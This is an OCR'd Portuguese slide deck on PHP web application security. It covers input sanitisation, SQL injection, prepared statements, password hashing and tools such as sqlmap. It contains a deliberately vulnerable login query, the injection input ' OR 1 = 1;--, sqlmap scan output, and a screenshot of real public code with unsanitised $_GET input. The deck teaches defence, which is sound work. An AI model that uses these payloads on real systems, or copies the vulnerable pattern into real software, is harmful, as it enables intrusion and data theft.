
mysql_real_escape_string

is_[bool|callable|numeric|float|string|object|etc]

URL amigáveis: limpeza de dados

ID	Name	Flags	Description
FILTER_SANITIZE_EMAIL	"email"		Remove all characters except letters, digits and *!#$%&'*+-=?^_`{|}~@.[].*
FILTER_SANITIZE_ENCODED	"encoded"	**FILTER_FLAG_STRIP_LOW**, **FILTER_FLAG_STRIP_HIGH**, **FILTER_FLAG_STRIP_BACKTICK**, **FILTER_FLAG_ENCODE_LOW**, **FILTER_FLAG_ENCODE_HIGH**	URL-encode string, optionally strip or encode special characters.
FILTER_SANITIZE_MAGIC_QUOTES	"magic_quotes"		Apply addslashes().
FILTER_SANITIZE_NUMBER_FLOAT	"number_float"	**FILTER_FLAG_ALLOW_FRACTION**, **FILTER_FLAG_ALLOW_THOUSAND**, **FILTER_FLAG_ALLOW_SCIENTIFIC**	Remove all characters except digits, +- and optionally *.,eE*.
FILTER_SANITIZE_NUMBER_INT	"number_int"		Remove all characters except digits, plus and minus sign.
FILTER_SANITIZE_SPECIAL_CHARS	"special_chars"	**FILTER_FLAG_STRIP_LOW**, **FILTER_FLAG_STRIP_HIGH**, **FILTER_FLAG_STRIP_BACKTICK**, **FILTER_FLAG_ENCODE_HIGH**	HTML-escape '"<>& and characters with ASCII value less than 32, optionally strip or encode other special characters.

Segurança com uso de banco de dados




Redução de privilégios: acesso remoto

Redução de privilégios: database

GRANT AL PRIVILEGE ON datab e TO user;

Prefira sempre UTF8



SQL Injection: O que é?

> *“ é um tipo de ameaça de segurança que se aproveita de falhas em sistemas que interagem com bases de dados através de comandos SQL, onde o atacante consegue inserir uma instrução SQL personalizada e indevida dentro de uma consulta (SQL query) através da entrada de dados de uma aplicação, como formulários ou URL de uma aplicação*
>
> By: Wikipedia

bla, bla, bla, bla...

Como faz isto?

SQL Injection: O que é?

```php
<form method="post">
    Usuário: <input name="user" />
    Senha: <input type="password" name="pass" />
    <input type="submit">
</form>
<?php
$result = mysql_query(
    "SELECT * ".
    "  FROM user".
    " WHERE user = '{$_POST['user']}'".
    "   AND pass = '{$_POST['pass']}'"
);
```

Se o usuário digitar:

user: **' OR 1 = 1;–**

pass: sfk3lkjsdlds

Teremos:

```sql
SELECT *
  FROM user
 WHERE user = '' OR 1 = 1;--
   AND pass='sfk3lkjsdlds'
```

SQL Injection: previna-se

extension:php query $_GET

Search

Repositories 1K

Code 10M+

Commits 3M+

Issues 5K

Marketplace

Topics

Wikis 1K

Users

10,351,217 code results

Sort: **Best match**

zYeee/taobaoSpider – search.php PHP


Showing the top six matches Last indexed on Jun 29

```
12                $cat="`".$_GET['cat']."`";
13                $query="from $cat left join score on $cat.itemid=score.itemid";
14                $query.=" where score.score is not null";
...
17                        $tmp=$_GET['p_1'];
18                        $query.=" and $cat.p_1 like '%".$tmp."%'";
19                }
20                if(isset($_GET['p_2']))
21                if($_GET['p_2']!=""){
```

Prepared statements

Uma consulta preparada é processada, gerando um plano de execução que pode ser executado várias vezes em uma sessão, com ganho de performance.

Prepared statements



Prepared statements

Exemplo:

```
$sql =
    "INSERT INTO log (ip, url) ".
    "VALUES (?, ?)";
$sth = $dbh->prepare($sql);
$sth->execute(array(
    '192.168.1.100',
    'http://localhost'
));
```

Senhas de usuários

NUNCA use md5 ou apenas md5, rainbow table:

hash_hash	hash_id	hash_word
0cc175b9c0f1b6a831c399e269772661	1	a
92eb5ffee6ae2fec3ad71c777531578f	2	b
4a8a08f09d37b73795649038408b5f33	3	c
...		
02129bb861061d1a052c592e2dc6b383	50	X
57cec4137b614c87cb4e24a3d003a3e0	51	Y
21c2e59531c8710156d34a3c30ac81d5	52	Z

Senhas de usuários

```php
$hash = password_hash('segredo!');
// $2y$10$.vGA109wmRjrwAVXD98HNOgsNpDczlqm3Jq7KnEd1rVAGv3Fykk1a

if (password_verify('segredo!', $hash)) {
    echo 'Password is valid!';
} else {
    echo 'Invalid password.';
}
```

Ferramentas

http://sqlmap.org/

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
                        {1.0.5.63#dev}

                        http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting at 17:43:06

[17:43:06] [INFO] testing connection to the target URL
[17:43:06] [INFO] heuristics detected web page charset 'ascii'
[17:43:06] [INFO] testing if the target URL is stable
[17:43:07] [INFO] target URL is stable
[17:43:07] [INFO] testing if GET parameter 'id' is dynamic
[17:43:07] [INFO] confirming that GET parameter 'id' is dynamic
[17:43:07] [INFO] GET parameter 'id' is dynamic
[17:43:07] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
 (possible DBMS: 'MySQL')
```

Ferramentas

http://sqlmap.org/

Ferramentas

https://wpscan.org/

Referências

- Minha cabeça
- https://www.owasp.org
- https://www.slideshare.net/JoubertGuimaresdeAss
- https://www.slideshare.net/tchelinux
- Wikipedia
- www


That's all Folks!

LYSEONTECH

Perguntas

vitor@lt.coop.br
Linkedin: vitormattos
Telegram: vitormattos